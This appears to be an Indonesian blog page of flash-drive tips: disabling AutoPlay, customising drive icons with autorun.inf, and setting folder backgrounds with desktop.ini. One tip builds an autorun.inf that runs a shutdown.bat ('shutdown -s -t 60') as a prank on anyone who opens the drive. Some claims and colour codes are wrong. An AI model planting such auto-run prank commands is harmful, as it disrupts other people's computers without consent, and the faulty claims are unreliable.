o ketikkan: gpedit.msc
o Anda akan memasuki area Group Policy
o Kemudian masuklah pada: Computer Configuration - Administrative Templates - System
o Double Klik pada Turn off Autoplay
o Pilih Enabled
o Pada Turn of Autoplay on: All drives
o Kemudian Apply dan OK

* Jangan sekali-kali membuka flashdisk melalui windows explorer bagian kanan. bukalan flashdiskmelalui bagian kiri windows explorer yaitu yang berupa tree. Karena jika flashdisk telahterserang virus, dan virus tersebut telah membuat autorun-nya sendiri pada flashdisk kita, maka saat kita membuka flashdisk melalui bagian kanan windows explorer, maka menyebarlah virus tersebut pada komputer kita.

* Kita buat sistem keamanan pada flashdisk kita agar dapat kita ketahui saat flashdisk kitakemasukan virus. Dengan cara membuat sistem autorun pada flashdisk kita:

============= Ketikkan Kode berikut: ===============
[Autorun]
Label=DHAFIQ-SAN
Open=shutdown.bat
Icon=Biohazard.ico
Shellexecute=shutdown.bat
Shell\auto\command=shutdown.bat
Shell=auto
================================================

Simpan dengan nama: Autorun.inf

Kegunaannya:

* Label digunakan untuk nama pada flashdisk kita. Sehingga tak ada orang lain yang bisa mengubah nama flashdisk kita secara manual.
* Icon adalah nama icon pada flashdisk kita, letakkan icon Biohazard.ico pada flashdisk kita sebagai logo pada flashdisk. Karena kebanyakan virus adalah mengubah sistem autorun pada flashdisk, sehingga saat autorun diubah oleh virus, makapada flashdisk akan berubah. Dari sinilah kita akan mengetahui bahwa flashdisk kita telah terserang virus. Sehingga kita bisa lebih berhati-hati saat memasukkan flashdiskpada komputer.
* Open=shutdown.bat adalah berfungsi menjalankan shutdown.bat pada saat flashdisk dibukamelalui bagian kanan windows explorer, sehingga komputer akan men-shutdown. (hanya untuk sekedar iseng aja, agar orang-orang tidak terbiasa membuka flashdisk melalui bagian kanan windows explorer).

Sekedar informasi... untuk membuat fungsi shutdown adalah ketikkan kode berikut pada notepad: shutdown -s -t 60 -c "komentar anda"
kemudian simpan dengan ekstensi .bat. Maka saat flashdisk dibuka melalui bagian kanan windows explorer, maka komputer akan shutdown dalam 60 detik.

Saat membuka flashdisk jangan melalui kolom kanan Windows Explorer seperti ini:

Lebih baik seperti ini:

DENGAN MENGIKUTI LANGKAH-LANGKAH ANTISIPASI DI ATAS... MUDAH-MUDAHAN KOMPUTER ANDA TERBEBAS DARI PENYEBARAN DAN SERANGAN VIRUS-VIRUS.

Cara Membuat Icon Flashdisk

tentunya pada masa sekarang setiap orang pasti kenal dengan media penyimpanan data Flashdisk. FlashDisk adalah pemutakhiran teknologi terkini dalam media penyimpanan data, dengan banyak fitur yang dikeluarkan setiap pabrikan dan besarnya kapasitas yang di berikan, membuat FlashDisk merupakan barang yang tidak dapat di tinggalkan dalam keseharian bagi mereka yang berkecimpung di duni komputer..

walah terlalu berbelit belit nih…..hehehehehehe….
dari artinya aja dah salah tuh…..
tapi terserah anda saja dalam mengartikan FlashDisk..tiap orang kan berbeda dalam mengartikannya…. :D :D
dahlah kapan masuk ke intinya nih…..
jadi penasaran kan…?????

Biasanya jika kita melihat di MY Computer, Icon Drive pada FlashDisk berupa gambar HardDrive…
kalau itu kan dah umum..
gimana kalau icon tersebut kita ganti menjadi foto kita….!!!!
pasti FLashDisk kita menjadi keren banget tuh…..
mau tau gimana cara membuatnya…???

1. Sebelumnya kita siapkan dulu gambar atau foto yang ingin kita jadikan icon. INGAT…!!!!!
gambar harus berupa File Icon bukan JPG,BMP dll…
atau kalau mau bisa gunakan aplikasi Image to ICOn yang dapat di unduh di internet..banyak koq aplikasi yang sejenis….

2. setelah gambar kita siapkan..
kemuadian buka aplikasi NOTEPAD. pasti tahu kan NOTEPAD? :D
kalau belum tahu nih cara bukannya…
klik START >> Program >> Accesories >> kemudian cari yang namanya NOTEPAD..

3. Setelah NOTEPAD terbuka… selanjutnya ketik
” AutoRun ” (tanpa tanda petik)
” icon = lokasi gambar icon di letakkan . ico ” (tanpa tanda petik)
gambar ikon harus di letakkan pada drive FlashDisk agar nanti bisa di baca oleh sistem komputer..

contoh :

[autorun]
icon= bobolokot.ico ( bobolokot adalah nama File gambar saya yang di copy ke FlashDisk…

4. setelah script tersebut di ketik, selanjutnya simpan file tersebut dengan nama : ” autorun.inf ” ( tanpa tanda petik)
INGAT : simpan File pada lokasi FlashDisk anda, jangan di Drive lain…
setelah file di simpan, eject FlashDisk anda kemudian tancapkan kembali..lihat perubahan yang terjadi….
pasti FlashDisk anda menjadi lebih keren…karena ada Foto anda di situ
selanjutnya, agar File tersebut aman… Hiden gambar ikon anda beserta File autorun.inf tadi…

note:
file autorun juga bisa di gunakan untuk mengidentifikasi FlashDisk anda apabila terserang virus..
caranya tinggal lihat file autorun.inf tadi, jika isi filenya menjadi banyak, maka F.disk anda terinfeksi virus. tinggal delete aja tuh file trust di buat baru lagi deh….

selamat mencoba…..

Cara Membuat Background Flashdisk/Folder Drive

Anda pernah melihat Salah satu drive milik komputer teman anda memiliki background yang unik dengan gambar gambar yang menarik,…?
atau juga pada flash disk teman yang anda pinjam???

Tentu kita bertanya bagaimana sih caranya…..?
enak kalo teman kita itu mau kasih tau …klo gak bete sekali bukan….
Sebenarnya mudah sekali caranya untuk membuatnya…
klo teman kita ntuh gak mao kasih tau yah udah nih saya kasih tau caranya….

Langkah-langkah yang harus dilakukan :
1. Siapkan gambar yang paling kamu suka buat dipajang, contoh seperti : bunga.jpg
klo bisa ubah namanya menjadi lebih pendek biar tidak terlalu panjang nulisnya.

2. Letakkan file gambar tadi di root harddisk kamu atau flashdisk seperti c:\ atau namaflashdiskmu:\

3. buka editor teks yang paling kamu suka, kayak notepad (disaranin pake ini deh), Wordpad, Word, Notepad++ de el el.

4. klo sudah ketikkan kode ini di editor kamu :

[{BE098140-A513-11D0-A3A4-00C04FD706EC}]
IconArea_Text=0×000000
IconArea_Image=namafilegambarkamu.jpg

Catatan:
IconArea_Image= ini diisi dengan nama file gambar kamu seperti: bunga.jpg / bunga.gif / bunga.png / bunga.bmp
disarankan pake yg format *.jpg saja, karena kompresi lebih baik tanpa mengurangi kualitas gambar.

contoh : disini penulis menggunakan bunga.jpg

[{BE098140-A513-11D0-A3A4-00C04FD706EC}]
IconArea_Text=0×000000
IconArea_Image=bunga.jpg

IconArea_Text= ini biarkan saja, ini diubah jika kamu mau ganti warna huruf nya nanti.

5. Simpan kode tadi dengan nama desktop.ini dan letakkan pada root folder flashdisk atau harddisk kamu yang mau kamu ubah nantinya.

6. Selesai….coba refresh deh….wala jadi deh…….

Ini skren syut nya ….yang udah jadi
320

2

Untuk mengganti warna huruf dapat mengubah kode dari :

IconArea_Text=0x000000

Silahkan kamu ubah nilai yang berwarna merah tersebut sesuka hati kamu deh, sambil bereksperimen, tapi jangan lupa backup dulu kode sebelumya, biar gak jadi berantakan hehehehe :) .
Penulis belum pernah mengubah 0x karena klo diubah sama saja kayaknya.

Klo kamu males nih saya kasih deh kode warnanya, silakan kopas (kopi paste) 6 buah nilai ini ke kode tadi:

CATATAN
——–
O = Huruf O
0 = Angka nol
Jangan salah OKe!!

IconArea_Text=0x____ (pilih salah satu warna pilihan ini,ingat “0x” jangan dihapus,kecuali untuk nilai angka baru dihapus)

FF00FF = Jingga / ungu
FF33FF = ungu terang
FF91FF = Ungu muda
FF62EE = Ungu sedang
d800e6 = Ungu gelap
9900cc
FFFF4B = Biru muda
FFFF81 = bIRU muda
33FF = Merah
33FFF4 = Kuning
00FFFF = Kuning sedang
51B11B = Hijau gelap
10BB61 = Hijau gelap2
00cc33
80FCA4 = Hijau muda
00FF00 = Hijau terang
DF280F = Biru tua
ff4321 = Biru terang
FF0000 = Biru
FFOOOO = Merah terang (O = BUKAN NOL)
8CCBDD = Coklat muda
140,203,221 = Coklat tua

Sebenarnya masih banyak lagi sih kodenya, tapi ini warna dasar saja, silakan kamu coba ubah sendiri ntar juga bisa. Saya menggunakan program Dot Color 3.0 untuk mencari kode warna, kamu bisa gunain color picker yang kamu suka , tergantung kesukaan anda deh…hehehe

Twitter Delicious Facebook Digg Stumbleupon Favorites More

 
Design by Free WordPress Themes | Blogger Editing by Hasil Kopas - Premium Blogger Themes | Laundry Detergent Coupons